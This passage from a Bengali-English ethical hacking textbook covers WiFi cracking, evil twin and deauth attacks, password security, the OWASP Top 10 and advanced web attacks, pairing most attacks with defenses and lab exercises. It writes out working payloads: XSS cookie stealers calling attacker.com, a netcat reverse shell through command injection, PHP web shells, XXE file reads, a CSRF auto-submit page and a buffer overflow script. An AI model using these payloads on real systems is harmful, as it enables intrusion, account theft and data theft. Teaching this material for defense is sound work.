# -0 = deauth count (১০টা packet)
# -a = Access Point MAC
# -c = Client MAC (optional – omit করলে সব client disconnect)
```

Step 5: Verify Handshake:

```
# .cap file-এ handshake আছে কিনা check:
sudo aircrack-ng capture-01.cap
# Output এ দেখাবে "1 handshake(s)"

# Wireshark-এও check:
wireshark capture-01.cap
# Filter: eapol
# EAPOL packet ৪টা থাকলে → handshake captured
```

Step 6: Crack the Password:

```
# Dictionary attack:
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt capture-01.cap

# Output success হলে:
# KEY FOUND! [ password123 ]
```

GPU Cracking with Hashcat:

```
# .cap to .hccapx convert:
cap2hccapx capture-01.cap capture.hccapx

# Hashcat crack (GPU):
hashcat -m 22000 capture.hccapx /usr/share/wordlists/rockyou.txt

# Mask attack (if you know pattern):
hashcat -m 22000 capture.hccapx -a 3 ?l?l?l?l?l?l?l?l
```

২১.২ Evil Twin AP তৈরি

Evil Twin = Original WiFi-র exact copy (same SSID) — কিন্তু attacker-এর laptop থেকে broadcast হয়।

How Evil Twin Works:

```
Original WiFi "CoffeeShop" (Signal: -45 dBm)
Attacker's Evil Twin "CoffeeShop" (Signal: -30 dBm — কাছাকাছি)

Victim-এর device strong signal-এ connect হবে → Attacker-এর AP!
```

Creating Evil Twin:

```
# 1. Fake AP তৈরি:
# airbase-ng ব্যবহার:
sudo airbase-ng -e "CoffeeShop" -c 6 wlan0mon

# Better approach — mana (WiFi toolkit):
sudo apt install mana-toolkit
# /etc/mana-toolkit/hostapd-mana.conf edit করো

# 2. DHCP server চালাও:
sudo dhcpd -cf /etc/mana-toolkit/dhcpd.conf

# 3. Traffic forward (internet দিতে):
sudo bash -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Easy Method — Fluxion:

```
git clone https://github.com/FluxionNetwork/fluxion.git
cd fluxion
./fluxion.sh
# → Menu-driven, Evil Twin + WPA handshake capture + password harvesting
```

২১.৩ Deauthentication Attack

Deauth attack ব্যবহার = client-কে WiFi থেকে forcibly disconnect করা।

```
# সব client disconnect:
sudo aireplay-ng -0 0 -a AA:BB:CC:DD:EE:FF wlan0mon
# -0 0 = infinite deauth (Ctrl+C stop)

# Specific client:
sudo aireplay-ng -0 5 -a AA:BB:CC:DD:EE:FF -c CLIENT_MAC wlan0mon

# MDK3 (more powerful):
sudo mdk3 wlan0mon d -c 6 -b blacklist.txt
```

Deauth Attack Uses:

- ✅ WPA handshake capture (victim reconnect করলে)
- ❌ Network jamming/DoS (annoying)
- ✅ Testing network resilience

Defense against Deauth:

- 802.11w (Management Frame Protection)
- WPA3 (built-in protection)
- WIDS (Wireless Intrusion Detection System)

২১.৪ WPS Attack

WPS = WiFi Protected Setup। ৮ digit PIN → অনেক router-এ brute force করা যায়।

```
# WPS check:
sudo wash -i wlan0mon
# দেখো কোন network-এ WPS Locked/Locked

# WPS crack:
sudo reaver -i wlan0mon -b AA:BB:CC:DD:EE:FF -vv

# Bully (newer tool):
sudo bully wlan0mon -b AA:BB:CC:DD:EE:FF -vv

# Pixie Dust attack (vulnerable chipset):
sudo reaver -i wlan0mon -b AA:BB:CC:DD:EE:FF -vv -K
```

WPS Success Rate:

Pixie Dust: ~60% (vulnerable router)
Brute Force: ~20% (time-consuming, PIN lock)

২১.৫ WiFi Security Checklist

তোমার WiFi secure করতে:

- ✓ WPA2/WPA3 ব্যবহার করো (WEP = বাদ দাও)
- ✓ Strong password (min 16 char – special chars + numbers)
- ✓ Disable WPS (rubbish protocol)
- ✓ Disable SSID broadcast? (মিথ্যা安全感 – না করলেও ভালো, tools দেখেই পায়)
- ✓ MAC filtering? (এটা break করা easy)
- ✓ Update router firmware regularly
- ✓ Disable remote management
- ✓ Change default admin password (not "admin/admin")
- ✓ Guest network separate রাখো
- ✓ 5 GHz ব্যবহার করো (2.4 GHz বেশি crowded)

💡 ল্যাব এক্সারসাইজ

⚠️ শুধু নিজের network বা lab-এ! প্রতিবেশীর WiFi-তে না!

1. Monitor mode test:
 - airmon-ng start wlan0
 - airodump-ng wlan0mon
 - কতগুলো network দেখতে পাচ্ছে?
2. তোমার নিজের WiFi-র handshake capture করো:
 - airodump-ng target এ focus
 - অন্য device disconnect করে reconnect করাও (deauth নাও)
 - handshake captured? check করো
3. WiFi security check:
 - তোমার router কোন encryption ব্যবহার করে?
 - WPS চালু আছে?
 - Default password পরিবর্তন করেছে?

📌 মনে রাখো

Attack	Tool	Condition
WPA2 Crack	aircrack-ng + wordlist	Handshake + weak password
WPA2 Crack (GPU)	hashcat	10x faster
Deauth	aireplay-ng	Monitor mode
Evil Twin	airbase-ng, mana	Fake AP
WPS Attack	reaver, bully	WPS enabled + vulnerable

পরবর্তী — Password Security! 🔑

অধ্যায় 22: password security

অধ্যায় ২২: Password Security

সহজ কথায়:

Password = তোমার ডিজিটাল দরজার চাবি। দুর্বল চাবি → চোর সহজেই ঢুকে পড়ে। শক্ত চাবি → চেষ্টা করেও ভাঙতে পারে না।

২২.১ Strong Password কীভাবে বানাবে

Weak Passwords (তোমার password এইগুলোর মধ্যে আছে?):

- password123
- 123456
- qwerty
- abc123
- iloveyou
- letmein
- admin
- 12345678
- password
- বাংলাদেশের নাম, birthday, phone number

Strong Password Formula:

Formula: L + N + S + U/L

L = 12+ characters (min 12, better 16)
N = Numbers (0-9)
S = Special chars (!@#%&*)
U = Uppercase + Lowercase mix

Example:

Weak: john1990
Strong: MyD0g!sC@113dR0cky2025#
Better: Xk9#mP2\$vL8@qR5! (random – ব্যবহার করো password manager)

Passphrase Method (মনে রাখা সহজ):

৪-৫টা random word নাও:
"purple elephant dances under moon"
→ প্রথম letter + special:
"P3lePh!nD@nc3sUnD3rM00n" # Strong + rememberable

২২.২ Password Manager ব্যবহার

কেন Password Manager?

- ✗ এক password সব জায়গায় – hack হলে সব account খোলা
- ✗ কাগজে লেখা – হারিয়ে যায়
- ✗ মাথায় রাখা – ভুলে যাও (৬৩টা আলাদা password?)
- ✓ Password Manager – এক master password দিয়ে সব manage

Best Password Managers (২০২৫):

Tool	Free?	Features
Bitwarden	✓ Free + Open Source	Cross-platform, self-host
KeePass	✓ Free + Open Source	Local only (no cloud)
1Password	✗ Paid (\$3/mo)	Best UX
Dashlane	✗ Paid	Dark web monitoring

Bitwarden Setup:

```
# Browser extension install:
# Chrome/Firefox → Bitwarden

# Desktop app:
https://bitwarden.com/download/

# CLI:
sudo snap install bitwarden

# Best practice:
1. যেকোনো site-এ random 16+ char password
2. master password = strong (write on paper, keep safe)
3. 2FA চালু করো Bitwarden-এ
```

২২.৩ MFA vs 2FA — পার্থক্য ও গুরুত্ব

Factor Types:

Factor	কী	উদাহরণ
Something you KNOW	Password	তোমার পাসওয়ার্ড
Something you HAVE	Device	Phone, hardware token
Something you ARE	Biometric	Fingerprint, face

2FA vs MFA:

```
2FA = ঠিক ২টা factor
MFA = ২ বা তার বেশি factor

2FA: Password (know) + OTP (have) = ✓
MFA: Password + OTP + Fingerprint = ✓ (better)
```

MFA Methods (Security level):

```
Level 1: SMS OTP ⚠️ (SIM swap risk)
Level 2: Authenticator App (Google Auth, Authy) ✓
Level 3: Push Notification (Microsoft Auth) ✓
Level 4: Hardware Key (YubiKey) 🏆 BEST
Level 5: Biometric + Hardware 🏆
```

MFA Enable করা উচিত যেখানে:

- Email (gateway to everything)
- Password Manager
- Social Media (Facebook, Instagram)
- Banking (bKash, Nagad, Bank)
- Cloud (Google, Microsoft, AWS)
- GitHub/Dev accounts
- Domain registrar

২২.৪ WhatsApp সুরক্ষিত রাখার উপায়

WhatsApp Security Checklist:

- ✓ Two-Step Verification চালু করো
Settings → Account → Two-step verification → Enable
→ 6 digit PIN set করো
- ✓ Fingerprint/Face unlock
Settings → Privacy → Fingerprint lock → Enable
- ✓ Disappearing messages
Chat → Disappearing messages → 90 days
- ✓ Privacy settings:
Last seen → Nobody / My contacts
Profile photo → My contacts
About → My contacts
Status → My contacts
- ✓ Read receipts off (যদি চাও)
- ✓ Block unknown callers
- ✓ Report spam
- ✓ Forwarding info check

WhatsApp Security Risks:

- ✗ Clicking unknown links (phishing)
- ✗ Sharing OTP with anyone – NEVER!
- ✗ Public WhatsApp groups (anyone can see number)
- ✗ Unencrypted backup (Google Drive/iCloud ke diye → not E2E encrypted)
- ✗ SIM swap attack (carrier কে ফোন করে SIM new device-এ activate)

SIM Swap Protection:

- # বাংলাদেশ:
- ✓ GP-তে PIN set করো (dial *123*50#)
- ✓ Robi-তে SIM lock service
- ✓ Bank-এ SIM change notification চালু করো
- ✓ Never share OTP (even "bank")

২২.৫ Common Password Attacks & Defense

Attack	কীভাবে কাজ করে	Defense
Brute Force	সব combination try	Strong password
Dictionary	Common password list	Avoid common words

Attack	কীভাবে কাজ করে	Defense
Rainbow Table	Pre-computed hash	Salted hash
Keylogging	keyboard input record	Antivirus, 2FA
Phishing	Fake login page	Check URL, 2FA
Credential Stuffing	Leaked password → other sites	Unique password per site
Shoulder Surfing	পিছন থেকে দেখা	Privacy screen
Social Engineering	মানুষকে ঠোঁট	Awareness

✦ মনে রাখো

Rule	বিস্তারিত
Minimum 12 chars	Longer = stronger
Unique per site	Password manager use করো
2FA everywhere	Especially email + bank
Password Manager	Bitwarden (free) recommended
WhatsApp PIN	2-step verification চালু করো
No SMS for critical	SMS OTP ঝুঁকিপূর্ণ

পার্ট ৬ শুরু হচ্ছে — Web Application Security (OWASP Top 10)! 🌐

পার্ট ৬: Web Security

4 টি অধ্যায়

অধ্যায় 23: web security basics

অধ্যায় ২৩: Web Application Security Basics

সহজ কথায়:

Web application = website-এর পেছনের engine। আর web security = সেই engine-এ দুর্বলতা খুঁজে বের করা। বুঝলে তুমি ১০০+ site hack করতে পারবে (legal)।

২৩.১ HTTP কীভাবে কাজ করে

HTTP = Browser ↔ Server-এর মধ্যে communication protocol।

HTTP Request Structure:

তুমি browser-এ লেখো: `https://example.com/login`

Browser নিচের request পাঠায়:

```
GET /login HTTP/1.1          ← Method, Path, Version
Host: example.com           ← Target website
User-Agent: Mozilla/5.0 (Windows NT) ← Browser info
Accept: text/html           ← কি ধরনের response চায়
Cookie: session=abc123      ← Session token
Authorization: Basic dXNlcjpwYXNz ← Authentication header
```

HTTP Response Structure:

```
HTTP/1.1 200 OK              ← Status code
Content-Type: text/html       ← Content type
Set-Cookie: session=xyz789    ← New cookie
Content-Length: 1234          ← Response size
```

```
<html>
  <body>
    <h1>Welcome!</h1>
  </body>
</html>
```

HTTP Methods:

Method	কাজ	উদাহরণ
GET	Data দেখা	View profile
POST	Data পাঠানো	Login form
PUT	Update করা	Update profile
DELETE	মুছে ফেলা	Delete account
PATCH	Partial update	Edit one field
OPTIONS	কি method allowed দেখা	CORS preflight

HTTP Status Codes:

```
1xx: Informational (101 Switching Protocols)
2xx: Success
    200 OK – সব ঠিক আছে
    201 Created – নতুন resource create
    204 No Content – success, কিন্তু কিছু ফেরত নেই

3xx: Redirection
    301 Moved Permanently – permanently সরেছে
    302 Found – temporarily সরেছে
    304 Not Modified – cache ব্যবহার করে

4xx: Client Error
    400 Bad Request – ভুল request
    401 Unauthorized – login করো
    403 Forbidden – permission নেই
    404 Not Found – পেজ নেই
    405 Method Not Allowed – wrong method

5xx: Server Error
    500 Internal Server Error – server crash
    502 Bad Gateway – upstream problem
    503 Service Unavailable – overload
```

২৩.২ Burp Suite — Setup ও ব্যবহার

Burp Suite = Web pentesting-এর সবচেয়ে গুরুত্বপূর্ণ tool।

Install:

```
# Kali/Parrot তে:
sudo apt install burpsuite

# Or download from:
https://portswigger.net/burp/communitydownload
```

Setup (Browser Proxy):

```
Burp Suite → Proxy → Proxy Settings
→ Listen on: 127.0.0.1:8080

Browser setup:
Firefox → Settings → Network → Connection Settings
→ Manual proxy → HTTP Proxy: 127.0.0.1, Port: 8080
→ Also proxy for HTTPS

CA Certificate install (for HTTPS):
Browser → http://burpsuite → Download CA Certificate
→ Import into browser (Trust this CA for websites)
```

Burp Suite Tools:

- Proxy – Intercept HTTP/HTTPS traffic
- Repeater – Modify & resend requests
- Intruder – Automated attack (brute force, fuzzing)
- Decoder – Decode/encode data
- Comparer – Compare two requests
- Sequencer – Session token randomness check
- Extender – BApp store (community extensions)

Proxy — Traffic Intercept:

1. Burp Proxy → Intercept → Intercept is on
2. Browser-এ target site খোলো
3. Request freeze! modify করো
4. Forward → Server-এ যায়
5. Response দেখো

Repeater — Request Modify:

1. কোনো request-এ Right click → Send to Repeater
2. Repeater tab → Modify request
3. Send button → Response দেখো
4. বারবার modify + send → vulnerability খুঁজো

Intruder — Automation:

1. Request → Send to Intruder
2. Positions → Payload position চিহ্নিত করো (\$)
3. Payloads → Wordlist / Numbers / Brute force
4. Options → Grep match (success indicator)
5. Start attack → Results দেখো

২৩.৩ DVWA ও WebGoat Setup

Vulnerable web apps = intentionally insecure website -> legal hack practice.

DVWA (Damn Vulnerable Web Application):

```
# Kali তে:
sudo apt install dvwa

# Or Docker:
docker run --rm -it -p 80:80 vulnerables/web-dvwa

# Browser → http://localhost
# Login: admin / password

# Setup:
# DVWA Security → Low (for learning)
```

WebGoat (OWASP):

```
# Docker:
docker run -p 8080:8080 webgoat/goatandwolf

# Browser → http://localhost:8080/WebGoat

# Lessons:
# → Injection
# → Broken Auth
# → Sensitive Data
# → XXE
# → Broken Access Control
```

Other Vuln Apps:

```
# bwAPP (buggy web app):
docker run -p 80:80 raesene/bwapp

# Juice Shop (OWASP):
docker run -p 3000:3000 bkimminich/juice-shop

# Hackademic:
# Damn Vulnerable Node (DVNA)
```

২৩.4 HTTP Headers Security

Security Headers Checklist:

```
Strict-Transport-Security: max-age=31536000 # HTTPS强制
X-Frame-Options: DENY # Clickjacking protect
X-Content-Type-Options: nosniff # MIME sniffing protect
Content-Security-Policy: default-src 'self' # XSS protect
X-XSS-Protection: 1; mode=block # XSS filter (deprecated)
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(), microphone=()
```

Check Headers:

```
# curl command:
curl -v https://example.com
# দেখো Headers টা safe কিনা

# Online checker:
https://securityheaders.com
```

💡 ল্যাব এক্সারসাইজ

- একটি ওয়েবসাইটের HTTP request/response দেখো:
curl -v http://example.com
→ Headers বুঝো
- Burp Suite setup করো:
 - Proxy setup
 - CA certificate install
 - কিছু traffic intercept করো
- DVWA install করো:
 - http://localhost/dvwa
 - Login → DVWA Security → Low
 - SQL injection tab → practice ready!
- একটি সাইটের security headers যাচাই করো:
securityheaders.com – score কত?

📌 মনে রাখো

Concept	Key Point
HTTP Methods	GET (read), POST (create), DELETE (remove)
Status Codes	200(OK), 404(না), 500(server error)
Burp Suite	Web hacking এর সবচেয়ে দরকারি tool

Concept	Key Point
DVWA	Safe practice environment
Security Headers	CSP, HSTS, X-Frame-Options

পরবর্তী — OWASP Top 10 (প্রতিটি vulnerability code সহ)! ⚠️

অধ্যায় 24: owasp top 10

অধ্যায় ২৪: OWASP Top 10 (প্রতিটি কোড সহ)

সহজ কথায়:

OWASP Top 10 = ওয়েব অ্যাপ্লিকেশনের শীর্ষ ১০টি দুর্বলতা। প্রতি বছর update হয়। এগুলো জানা থাকলে ৯০% ওয়েব hack করতে পারবে (legal)।

#1: SQL Injection (SQLi)

SQL Injection = database-এ malicious SQL query inject করা।

Vulnerable Code (PHP):

```
<?php
# 🚫 দুর্বল কোড – সরাসরি input query-তে ব্যবহার
$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = mysqli_query($conn, $query);

if (mysqli_num_rows($result) > 0) {
    echo "Login successful!";
} else {
    echo "Login failed!";
}
?>
```

Exploit:

```
# Normal login:
username: admin
password: password123
# Query: SELECT * FROM users WHERE username='admin' AND password='password123'

# SQL Injection:
username: admin' --
password: anything
# Query: SELECT * FROM users WHERE username='admin' -- ' AND password='anything'
# → -- comment বাকি query → bypass!
```

UNION-Based SQLi:

```
# Find column count:
' ORDER BY 1--
' ORDER BY 2--
# ... error হয় যে column পর্যন্ত

# Union select:
' UNION SELECT 1,2,3--
# দেখো কোন column output দেখায়

# Extract data:
' UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables--
```

SQLMap (Automated):

```
# Basic:
sqlmap -u "http://target.com/page?id=1" --dbs

# Get tables:
sqlmap -u "http://target.com/page?id=1" -D database_name --tables

# Dump data:
sqlmap -u "http://target.com/page?id=1" -D db_name -T users --dump

# Post request (login form):
sqlmap -u "http://target.com/login" --data="user=admin&pass=test" --dbs

# Blind SQLi:
sqlmap -u "http://target.com/page?id=1" --technique=B --dbs
```

Blind SQLi (Boolean-based):

```
# True:
' AND 1=1-- → normal response
# False:
' AND 1=2-- → different response

# Extract char by char:
' AND SUBSTRING((SELECT password FROM users LIMIT 1),1,1)='a'--
' AND SUBSTRING((SELECT password FROM users LIMIT 1),1,1)='b'--
# ... 'p' → true! First char = 'p'
```

Defense:

```
<?php
# ✅ Safe code — Prepared Statement (Parameterized Query)
$stmt = $conn->prepare("SELECT * FROM users WHERE username=? AND password=?");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
?>
```

#2: Broken Authentication

Session hijacking, weak password policy, credential stuffing

Session Hijacking:

```
# Session token steal (XSS বা sniffing দিয়ে):
document.cookie # JavaScript দিয়ে cookie পড়া

# Session fixation:
/ page.php?sessionid=abc123
# attacker victim-কে এই link পাঠায় → session hijack
```

JWT Attack:

```
// JWT Token
{
  "alg": "HS256",
  "typ": "JWT"
}
{
  "user": "admin",
  "role": "user"
}

// Attack: algorithm change to "none"
{
  "alg": "none",
  "typ": "JWT"
}
{ "user": "admin", "role": "admin" }
// → Server verify না করলে → admin access!
```

Brute Force Protection Bypass:

```
# Rate limiting bypass:
# X-Forwarded-For header change
curl -X POST -d "user=admin&pass=test" -H "X-Forwarded-For: 10.0.0.1" http://target/login
curl -X POST -d "user=admin&pass=test" -H "X-Forwarded-For: 10.0.0.2" http://target/login
```

#3: XSS (Cross-Site Scripting)

XSS = JavaScript inject → অন্য user-এর browser-এ code run।

3 Types:

Type	কীভাবে	Persistent?
Reflected XSS	URL-এ inject	না (শুধু ওই request)
Stored XSS	Database-এ save	হ্যাঁ (সবাই দেখে)
DOM-based XSS	Client-side JS-এ	হ্যাঁ/না

Payload Examples:

```

<!-- Basic alert -->
<script>alert('XSS')</script>

<!-- Cookie thief -->
<script>
fetch('http://attacker.com/steal?cookie=' + document.cookie)
</script>

<!-- 페이지 redirect -->
<script>window.location='http://attacker.com'</script>

<!-- Keylogger -->
<script>
document.onkeypress = function(e) {
    fetch('http://attacker.com/k?key=' + e.key)
}
</script>

<!-- Image tag -->
<img src=x onerror=alert(1)>

<!-- SVG -->
<svg onload=alert(1)>

<!-- URL encode -->
%3Cscript%3Ealert(1)%3C/script%3E

```

Defense:

```

<?php
// ✅ Output encoding
echo htmlspecialchars($user_input, ENT_QUOTES, 'UTF-8');

// CSP Header (Content Security Policy)
header("Content-Security-Policy: default-src 'self'; script-src 'self'");
?>

```

#4: IDOR (Insecure Direct Object Reference)

IDOR = অন্য user-এর data access করা শুধু ID change করে।

Vulnerable Example:

```

<?php
// ❌ দুর্বল – শুধু ID দিয়ে data দেখায়, owner check করে না
$invoice_id = $_GET['id'];
$query = "SELECT * FROM invoices WHERE id=$invoice_id";
$result = mysqli_query($conn, $query);
// → তুমি 1001 → 1002 change করলেই অন্য user-এর invoice!
?>

```

Exploit:

```

# Normal:
GET /invoice?id=1001 → আমার invoice

# IDOR:
GET /invoice?id=1002 → অন্য user-এর invoice!
GET /invoice?id=1003
GET /invoice?id=1004 # Sequential IDs → enumerate

```

Defense:

```
<?php
// ✅ Check ownership
$stmt = $conn->prepare("SELECT * FROM invoices WHERE id=? AND user_id=?");
$stmt->bind_param("ii", $invoice_id, $current_user_id);
?>
```

#5: Security Misconfiguration

Default credentials, directory listing, unnecessary services |

```
# Default credentials:
admin:admin
admin:password
root:root
test:test

# Directory listing (Apache):
Options +Indexes → /images/ → সব file দেখা যায়!

# Check:
curl http://target.com/images/
# Directory listing দেখা গেলে → vulnerability

# Sensitive files:
curl http://target.com/robots.txt
curl http://target.com/.git/config
curl http://target.com/.env
curl http://target.com/backup/
```

#6: Sensitive Data Exposure

Password plain text, credit card unencrypted |

```
# Example: API returning password in JSON
GET /api/user/profile
Response: { "user": "admin", "password": "supersecret" }

# Check HTTP (not HTTPS):
# Wireshark-এ traffic readable

# Check encryption:
curl -v http://target.com/login
# → Form action http:// (not https) → password plain text যায়!
```

#7: XXE (XML External Entity)

XML parser-এ malicious entity inject |

Payload:


```

<!-- Normal XML -->
<?xml version="1.0"?>
<user>admin</user>

<!-- XXE - file read -->
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>&xxe;</user>

<!-- XXE - SSRF (internal request) -->
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "http://internal-server/admin">
]>

<!-- XXE - RCE -->
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "expect://id">
]>

```

Defense:

```

<?php
libxml_disable_entity_loader(true); // PHP
?>

```

#8: Broken Access Control

Admin function user-এর কাছে accessible।

```

# Check:
GET /admin      → 403 Forbidden
GET /ADMIN      → 200 OK (case sensitivity bypass!)
GET /admin/     → 200 (trailing slash bypass)
GET /admin/../..;/admin → path traversal bypass

# Role check:
POST /api/deleteUser
Cookies: role=user
Change to: Cookies: role=admin

```

#9: SSRF (Server-Side Request Forgery)

Server-কে internal resource-এ request পাঠানো।

```

# Vulnerable:
GET /fetch?url=http://example.com

# SSRF - internal service:
GET /fetch?url=http://127.0.0.1:3306
GET /fetch?url=http://localhost:8080/admin
GET /fetch?url=http://169.254.169.254/latest/meta-data/ # AWS metadata

# SSRF - cloud metadata:
GET /fetch?url=http://metadata.google.internal/
GET /fetch?url=http://100.100.100.200/latest/meta-data/

```

#10: Command Injection

OS command inject — most severe I

Vulnerable Code:

```
<?php
// 🚫 ping command - input সরাসরি system call-এ
$ip = $_GET['ip'];
system("ping -c 4 " . $ip);
?>
```

Exploit:

```
# Normal:
GET /ping?ip=8.8.8.8

# Command injection:
GET /ping?ip=8.8.8.8;id
GET /ping?ip=8.8.8.8|id
GET /ping?ip=8.8.8.8&&id
GET /ping?ip=$(id)

# Get shell:
GET /ping?ip=8.8.8.8;nc -e /bin/sh 10.0.0.1 4444

# Windows:
GET /ping?ip=127.0.0.1&whoami
GET /ping?ip=127.0.0.1|dir
```

Web Shell Upload:

```
<?php
// webshell.php - upload করলেই shell!
system($_GET['cmd']);
?>

<!-- Usage -->
http://target/uploads/webshell.php?cmd=id
http://target/uploads/webshell.php?cmd=cat+/etc/passwd
http://target/uploads/webshell.php?cmd=ls+-la
```

💡 ল্যাব এক্সারসাইজ

DVWA-তে প্রতিটি vulnerability practice করে:

১. SQL Injection:

- ' OR 1=1-- → login bypass
- UNION select → data extract
- sqlmap automate

২. XSS:

- <script>alert('XSS')</script>
- Cookie steal (imaginary server)

৩. Command Injection:

- 127.0.0.1;id
- webshell upload

৪. File Upload:

- webshell.php upload
- Access → shell

৫. DVWA Security Level বাড়াও:

- Low → Medium → High → Impossible
- প্রতিটি level-এ bypass চেষ্টা করে

✦ মনে রাখো

#	Vulnerability	কীভাবে কাজ করে
1	SQLi	Database query inject
2	Broken Auth	Session hijack, weak password
3	XSS	JavaScript inject
4	IDOR	ID change করে
5	Misconfig	Default cred, dir listing
6	Data Exposure	Plain text password
7	XXE	XML entity inject
8	Access Control	Admin function accessible
9	SSRF	Internal server request
10	Command Inj	OS command

পরবর্তী — Advanced Web Attacks (CSRF, File Upload, Buffer Overflow)! 🛡️

অধ্যায় 25: advanced web attacks

অধ্যায় ২৫: Advanced Web Attacks

সহজ কথায়:

OWASP Top 10 তো জানো। এখন আরো advanced attacks — যেগুলো real-world pentest-এ লাগে।

২৫.১ CSRF (Cross-Site Request Forgery)

CSRF = victim-এর browser থেকে malicious request পাঠানো (ভিকটিম unaware)।

How CSRF Works:

1. Victim logged in → bank.com (session cookie)
2. Victim visits attacker.com (evil site)
3. attacker.com has hidden form:

```
<form action="https://bank.com/transfer" method="POST">
  <input name="amount" value="10000">
  <input name="to" value="attacker">
</form>
<script>document.forms[0].submit()</script>
```
4. Browser → POST to bank.com with victim's cookie!
5. \$10000 transfer → attacker account

CSRF Exploit Code:

```
<!-- CSRF Payload — Auto-submit form -->
<html>
<body>
<h1>Check out this cute cat!</h1>


<!-- Hidden CSRF form -->
<form id="csrf" action="https://victim-bank.com/transfer" method="POST" target="hidden-frame">
  <input type="hidden" name="amount" value="10000">
  <input type="hidden" name="account" value="attacker-123">
</form>
<iframe name="hidden-frame" style="display:none"></iframe>
<script>
  document.getElementById('csrf').submit();
</script>
</body>
</html>
```

Defense:

```
<!-- CSRF Token — form submit-এর সময় unique token check -->
<input type="hidden" name="csrf_token" value="random-unique-token-123">

<!-- SameSite Cookie -->
Set-Cookie: session=abc123; SameSite=Strict

<!-- Referer header check -->
if (request.headers.referer != "https://bank.com") reject
```

২৫.২ File Upload Bypass — Reverse Shell Upload

File upload functionality miss-use করে webshell upload।

Bypass Techniques:

```
# 1. Extension bypass:
shell.php
shell.php.jpg          # Double extension
shell.php;.jpg         # Null byte (old)
shell.pHp              # Case change
shell.php5             # Alternate extension
.php.jpg               # Reverse extension

# 2. Content-Type bypass:
Content-Type: image/jpeg # কিন্তু content = PHP code

# 3. Magic bytes bypass:
# File-এর শুরুতে image magic bytes যোগ করো:
GIF89a<?php system($_GET['c']); ?>

# 4. Size bypass:
# খুব ছোট file (শুধু <?=$_GET[c];?>)

# 5. .htaccess bypass (allow .php files in upload dir):
# Upload .htaccess first:
AddType application/x-httpd-php .txt
# Then upload shell.txt → PHP execute হবে!
```

PHP Reverse Shell:

```
<?php
// 📌 webshell.php - আপলোড করলেই পূর্ণাঙ্গ shell
// Usage: http://target.com/uploads/webshell.php?cmd=id

$cmd = $_GET['cmd'] ?? $_POST['cmd'] ?? '';
if ($cmd) {
    echo "<pre>" . shell_exec($cmd) . "</pre>";
}

// বোনাস: file upload feature
if ($_FILES['file']) {
    move_uploaded_file($_FILES['file']['tmp_name'], './' . $_FILES['file']['name']);
    echo "Uploaded: " . $_FILES['file']['name'];
}
?>
```

PentestMonkey PHP Reverse Shell:

```
# Download from Kali:
cp /usr/share/webshells/php/php-reverse-shell.php .

# Edit IP and port:
$ip = '192.168.1.5';    # তোমার IP
$port = 4444;          # তোমার port

# Upload → then listen:
nc -lvnp 4444
# Browser: http://target.com/shell.php
# → Shell পাবে!
```

২৫.৩ Directory Traversal

../../../../etc/passwd — file system-এ navigate করা।

Exploit:

```
# Normal:
GET /download?file=report.pdf

# Directory Traversal:
GET /download?file=../../../../etc/passwd
GET /download?file=../../../../windows/win.ini
GET /download?file=../../../../etc/passwd

# URL encode:
GET /download?file=%2e%2e%2f%2e%2e%2fetc/passwd

# Bypass:
GET /download?file=../../../../etc/passwd
GET /download?file=..%252f..%252f..%252fetc/passwd # Double URL decode

# Windows:
GET /download?file=../../../../windows/system32/drivers/etc/hosts
```

Defense:

```
<?php
// ✅ Safe – basename ব্যবহার + path check
$file = basename($_GET['file']);
$path = '/var/www/files/' . $file;
if (strpos(realpath($path), '/var/www/files/') === 0) {
    readfile($path);
}
?>
```

২৫.8 Buffer Overflow

Buffer overflow = memory corruption → code execution।

C Vulnerable Code:

```
// ❌ buffer_overflow.c – দুর্বল program
#include <stdio.h>
#include <string.h>

void vulnerable() {
    char buffer[64];           // 64 bytes buffer
    gets(buffer);              // ❌ No bounds check!
    printf("Hello: %s\n", buffer);
}

int main() {
    vulnerable();
    return 0;
}
```

Compile & Exploit:

```
# Compile (disable protections for learning):
gcc -o vuln -fno-stack-protector -z execstack buffer_overflow.c

# Normal usage:
./vuln
Input: Hello World
Output: Hello: Hello World

# Overflow:
./vuln
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
# → Segmentation fault (memory corrupted!)

# Find offset using pattern:
gdb ./vuln
pattern create 100
run
pattern offset $eip # Find return address location
```

With pwntools (Python):

```
from pwn import *

# Target
payload = b"A" * 76 # Buffer padding (find offset)
payload += p32(0x08048444) # Overwrite return address (win function)
payload += b"\x90" * 16 # NOP sled

# Send
p = process('./vuln')
p.sendline(payload)
p.interactive()
```

Defense:

```
# Modern protections:
gcc -o safe -fstack-protector-strong -D_FORTIFY_SOURCE=2 buffer_overflow.c
```

🔗 Hacking PDF Files

PDF-🔗 Embedded Exploit:

```
# Craft malicious PDF (educational):
# 1. PDF with JavaScript
# 2. Open action exploit
# 3. Embedded file

# Tool: make-pdf
python make-pdf.py exploit.pdf

# Read PDF metadata:
pdfinfo exploit.pdf
pdftotext exploit.pdf

# PDF analysis:
peepdf exploit.pdf
```

PDF Metadata Hiding:

```
# Remove metadata:
exiftool -all= document.pdf

# Check metadata:
exiftool document.pdf
```

💡 ল্যাব এক্সারসাইজ

১. CSRF:
 - DVWA → CSRF
 - CSRF form তৈরি করো
 - Password change CSRF বুঝো
২. File Upload:
 - DVWA → File Upload
 - webshell.php upload
 - Bypass technique test করো
৩. Directory Traversal:
 - DVWA → File Inclusion
 - /etc/passwd পড়ার চেষ্টা করো
 - Bypass technique
৪. Buffer Overflow:
 - উপরের C code compile করো
 - gdb দিয়ে exploit বুঝো

📌 মনে রাখো

Attack	Vulnerability	Impact
CSRF	No token check	Action without consent
File Upload	No validation	Remote code execution
Directory Traversal	Path not sanitized	File read
Buffer Overflow	No bounds check	Code execution
PDF Hack	Embedded script	Malware delivery

পরবর্তী — Gain Access / Maintain Access / Clearing Tracks 🔒

অধ্যায় 26: gain maintain access

